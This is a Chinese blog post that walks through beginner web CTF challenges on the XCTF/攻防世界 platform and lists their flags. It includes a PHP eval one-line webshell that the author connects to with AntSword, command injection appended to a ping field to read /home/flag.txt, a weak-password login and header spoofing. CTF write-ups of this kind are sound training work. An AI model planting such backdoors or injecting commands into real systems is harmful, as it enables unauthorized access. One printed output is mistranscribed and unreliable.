

# 攻防世界(Web)

原创

她叫常玉莹  于 2021-07-28 19:56:07 发布  86  收藏

分类专栏: [CTF](#) 文章标签: [ctf](#) [网络安全](#) [writeup](#) [攻防世界](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_45924653/article/details/119188370](https://blog.csdn.net/qq_45924653/article/details/119188370)

版权



[CTF 专栏收录该内容](#)

18 篇文章 0 订阅

订阅专栏

[view\\_source](#)

[robots](#)

[backup](#)

[cookie](#)

[disabled\\_button](#)

[weak\\_auth](#)

[simple\\_php](#)

[get\\_post](#)

[xff\\_referer](#)

[webshell](#)

[command\\_execution](#)

[simple\\_js](#)

博客新地址: c7ay.top



## view\_source

F12就能看到flag签到题, url前加view\_source也可以

```
Elements Console Sources Network Performance Memory Application Security Lighthouse Adblock Plus HackBar
<!DOCTYPE html>
<html lang="en">
  <head>...</head>
  <body style>
    <script>...</script>
    <h1>FLAG is not here</h1>
    <!-- cyberpeace{430e731d5db478ab369ba14007dd49b8} --> == $0
    <div class="boy-music-button" id="boy-music-button">...</div>
    <div class="boy-music-info" id="boy-music-info">...</div>
  </body>
</html>
```


## robots

查看robots.txt, disallow提示有php文件, 访问得flag




## backup

题目很明显考察备份文件



php的备份文件格式有两种 .php~和.php.bak  
url后加上index.php.bak下载备份文件



将后缀名改为php，得到flag

```
index.php — htdocs
ter.php  addUser.php  login.php  dblink.inc.php  index.php ~/Downloads X
Users > clay0x7779 > Downloads > index.php
1  <html>
2  <head>
3      <meta charset="UTF-8">
4      <title>备份文件</title>
5      <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.n
6      <style>
7          body{
8              margin-left:auto;
9              margin-right:auto;
10             margin-top:200px;
11             width:20em;
12         }
13     </style>
14 </head>
15 <body>
16 <h3>你知道index.php的备份文件名吗? </h3>
17 <?php
18 $flag="Cyberpeace{855A1C4B3401294CB6604CCC98BDE334}"
19 ?>
20 </body>
21 </html>
22
```

## cookie



打开环境页面提示，你知道什么是cookie吗？那我们就看下cookie

## 正在使用的 Cookie

允许

已禁止

以下 Cookie 是系统在您查看此网页时设置的

- ▼ 111.200.241.244
  - ▼  Cookie
    -  look-here

名称	look-here
内容	cookie.php
域名	111.200.241.244
路径	/


禁止

移除

完成

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

看下这个cookie.php，打开页面提示See the http response




F12看响应头得到flag


## disabled\_button

不能按的按钮，f12定位下按钮，将disabled删除点击按钮得到flag

一个不能按的按钮



cyberpeace{d4f4c5f6e9eb38379681b661d954b04b}



## weak\_auth

打开是一个登录页面

# Login

[https://blog.csdn.net/qz\\_45924653](https://blog.csdn.net/qz_45924653)

看了下网页源码

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>weak auth</title>
6   <link href="http://libs.baidu.com/bootstrap/3.0.3/css/bootstrap.min.css" rel="stylesheet" />
7   <style>
8     body{
9       margin-left:auto;
10      margin-right:auto;
11      margin-top:100px;
12      width:20em;
13    }
14  </style>
15 </head>
16 <body>
17 <h1>Login</h1>
18 <form class="form-inline" method="post" action="./check.php">
19
20   <div class="input-group">
21     <input style="width:280px;" id="username" type="text" class="form-control" placeholder="username" aria-describedby="basic-addon1" name="username">
22   </div>
23   <br/>
24   <br/>
25   <div class="input-group">
26     <input style="width:280px;" id="password" type="password" class="form-control" placeholder="password" aria-describedby="basic-addon1" name="password">
27   </div>
28   <br/>
29   <br/>
30   <button style="width:280px;" class="btn btn-default">login</button>
31
32   <br/>
33   <br/>
34   <button style="width:280px;" class="btn btn-default" type="reset">reset</button>
35
36 </form>
37 </body>
38 </html>
```


[https://blog.csdn.net/qz\\_45924653](https://blog.csdn.net/qz_45924653)

action/check.php, 访问了一下check.php看了下源码

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4     <meta charset="UTF-8">
5     <title>weak auth</title>
6 </head>
7 <body>
8
9 <!--maybe you need a dictionary-->
10
11
12 </body>
13 </html>
14
```

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

提示可能需要一个字典，考查爆破也没有验证码，随手试了一下弱密码admin 123456居然对了...运气好哈哈哈哈哈



cyberpeace{9ac7e6a70228a39c2352e57dd1de6d55}


[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

## simple\_php

一段php代码

```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

get方法获取ab变量，如果a==0 and a输出flag1 b如果是数字退出，b>1234输出flag2  
PHP的弱类型比较，url中加上参数?a=c&b=1235a就得到flag了



```
<?php
show_source(__FILE__);
include("config.php");
$a=@$_GET['a'];
$b=@$_GET['b'];
if($a==0 and $a){
    echo $flag1;
}
if(is_numeric($b)){
    exit();
}
if($b>1234){
    echo $flag2;
}
?>
```

Cyberpeace{647E37C7627CC3E4019EC69324F66C7C}

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

因为字符串的开头都是0所以a=0并且字符串c存在所以两遍都为true输出falg1 b=1235a b>1234并且不为数字输出flag2

[get\\_post](#)



考察post提交方法,url中后?a=1



# 请用GET方式提交一个名为a,值为1的变量


[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

post方式提交b=2得到flag

请用GET方式提交一个名为a,值为1的变量

请再以POST方式随便提交一个名为b,值为2的变量

cyberpeace{d3df1e3e284de06ba58c9c855049e66e}



[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

## xff\_referer

打开页面说ip地址必须为123.123.123.123

用x-forwarded-for-header插件添加IP地址

**IP Address:** Clear

123.123.123.123

---

**Recently used IPs:**

- [123.123.123.123](#)

**Send the following headers:**

- X-Forwarded-For
- X-Originating-IP
- X-Remote-IP
- X-Remote-Addr

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

添加后刷新提示必须来自<https://www.google.com>，那就修改Referer头抓包

Request to <http://111.200.241.244:57016>

Forward Drop Intercept is on Action Open Browser

Comment this item

Inspector

NAME	VALUE
Host	111.200.241.244:57016
Cache-Control	max-age=0
Upgrade-Insecure-Req...	1
User-Agent	Mozilla/5.0 (Macintosh; ...)
Accept	text/html,application/xh...
Accept-Encoding	gzip, deflate
Accept-Language	en-US,en;q=0.9,zh-CN;...
Cookie	look-here=cookie.php
x-forwarded-for	123.123.123.123
Connection	close

没有Referer头我们添加

**INSPECTOR** ? X

Query Parameters (0) ∨

---

Body Parameters (0) ∨

---

Request Cookies (1) ∨

---

Request Headers (10) ∧

NAME	VALUE	
Host	111.200.241.244:57016	>
Cache-Control	max-age=0	>
Upgrade-Insecure-Req...	1	>
User-Agent	Mozilla/5.0 (Macintosh; ...	>
Accept	text/html,application/xh...	>
Accept-Encoding	gzip, deflate	>
Accept-Language	en-US,en;q=0.9,zh-CN;...	>
Cookie	look-here=cookie.php	>
x-forwarded-for	123.123.123.123	>
Connection	close	>

Name:

Value:

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

Forward下看到flag

[webshell](#)

页面显示

你会使用webshell吗？

```
<?php @eval($_POST['shell']);?>
```

题目提示中显示一句话木马放在index.php中，蚁剑连一下

编辑数据 (http://111.200.241.244:55407/index.php)

保存 | 清空 | 测试连接

基础配置

URL地址 \*

连接密码 \*

网站备注

编码设置

连接类型

编码器

default (不推荐)

random (不推荐)


base64

请求信息

其他设置

[https://blog.csdn.net/mq\\_45524653](https://blog.csdn.net/mq_45524653)

进来就可以看到flag.txt了



## command\_execution

ping一下本地 它是ping3次

# PING

PING

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.057 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.050 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.049/0.052/0.057/0.003 ms
```

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

我们直接find命令

# PING

PING

```
ping -c 3 127.0.0.1&find / -name flag.txt
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.062 ms
/home/flag.txt
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.049 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1999ms
rtt min/avg/max/mdev = 0.049/0.053/0.062/0.008 ms
```

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

flag.txt在home下 cat /home/flag.txt 得到flag

# PING

PING

```
ping -c 3 127.0.0.1&cat /home/flag.txt
cyberpeace{1d8b06691b5d8901852f503ec492e04c}PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.040 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.036 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.047 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.036/0.041/0.047/0.004 ms
```

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

## simple\_js

打开页面弹窗让输入密码，看一下页面源码

```

<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
function dechiffre(pass_enc){
  var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
  var tab = pass_enc.split(',');
  var tab2 = pass.split(',');var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;
  k = j + (l) + (n=0);
  n = tab2.length;
  for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = tab2[i]
));
  if(i == 5)break;}
  for(i = (o=0); i < (k = j = n); i++ ){
  o = tab[i-1];
  if(i > 5 && i < k-1)
    p += String.fromCharCode((o = tab2[i]));
  }
  p += String.fromCharCode(tab2[17]);
  pass = p;return pass;
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x
2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

  h = window.prompt('Enter password');
  alert( dechiffre(h) );
</script>
</head>
</html>

```

进行代码审计吧，必要的注释都写在代码里了

```

<html>
<head>
  <title>JS</title>
  <script type="text/javascript">
function dechiffre(pass_enc){
  var pass = "70,65,85,88,32,80,65,83,83,87,79,82,68,32,72,65,72,65";
  var tab = pass_enc.split(',');//tab数组
  var tab2 = pass.split(',')var i,j,k,l=0,m,n,o,p = "";i = 0;j = tab.length;//j=11
  k = j + (l) + (n=0);//j=11,l=0,n=0 k=11
  n = tab2.length;//n=18
  /*
  for(i=0;i<18;i++)
  第一次循环
  {o=tab[0];p+=String.fromCharCode((o=tab2[0]))
  if(i == 5)break;}
  #前面的tab赋值并没用会被后面的赋值覆盖 第一次执行输出F for执行五次跳出
  */
  for(i = (o=0); i < (k = j = n); i++ ){o = tab[i-1];p += String.fromCharCode((o = tab2[i]
));
  if(i == 5)break;}
  /*
  for(i=0;i<18;i++){
  o=tab[i-l]
  if(i > 5 && i < k-1)
  p += String.fromCharCode((o = tab2[i]));
  }
  和上面的for循环执行完就是 FAUX PASSWORD HAH
  */
  for(i = (o=0); i < (k = j = n); i++ ){
  o = tab[i-1];
  if(i > 5 && i < k-1)
  p += String.fromCharCode((o = tab2[i]));
  }
  p += String.fromCharCode(tab2[17]);
  pass = p;return pass;
  /*p+=String.fromCharCode(65)
  p=FAUX PASSWORD HAH + A
  pass 就是看到的弹窗内容
  */
}
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));

  h = window.prompt('Enter password');
  alert( dechiffre(h) );

</script>
</head>

</html>

```

最后发现了其实我们输入什么都会密码错误，我们输入的tab在函数中都会被tab2替代了，在代码中发现这一段并没有执行出来的

```
String["fromCharCode"](dechiffre("\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30"));
```

写个python处理下



```
s = '\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c\x31\x30\x37\x2c\x34\x39\x2c\x35\x30'
print(s)
n = [55,56,54,79,115,69,114,116,107,49,50]
flag = ""
for i in n:
    b = chr(i)
    flag += b
print(flag)
```

```
~/CTF_practice/攻防世界_Misc/攻防世界_Web
```

```
> python3 simple_js.py
```

```
55,56,54,79,115,69,114,116,107,49,50
```

```
7860sErk12
```

```
~/CTF_practice/攻防世界_Misc/攻防世界_Web
```

```
>
```

[https://blog.csdn.net/qq\\_45924653](https://blog.csdn.net/qq_45924653)

人生漫漫其修远兮，网安无止境。

一同前行，加油！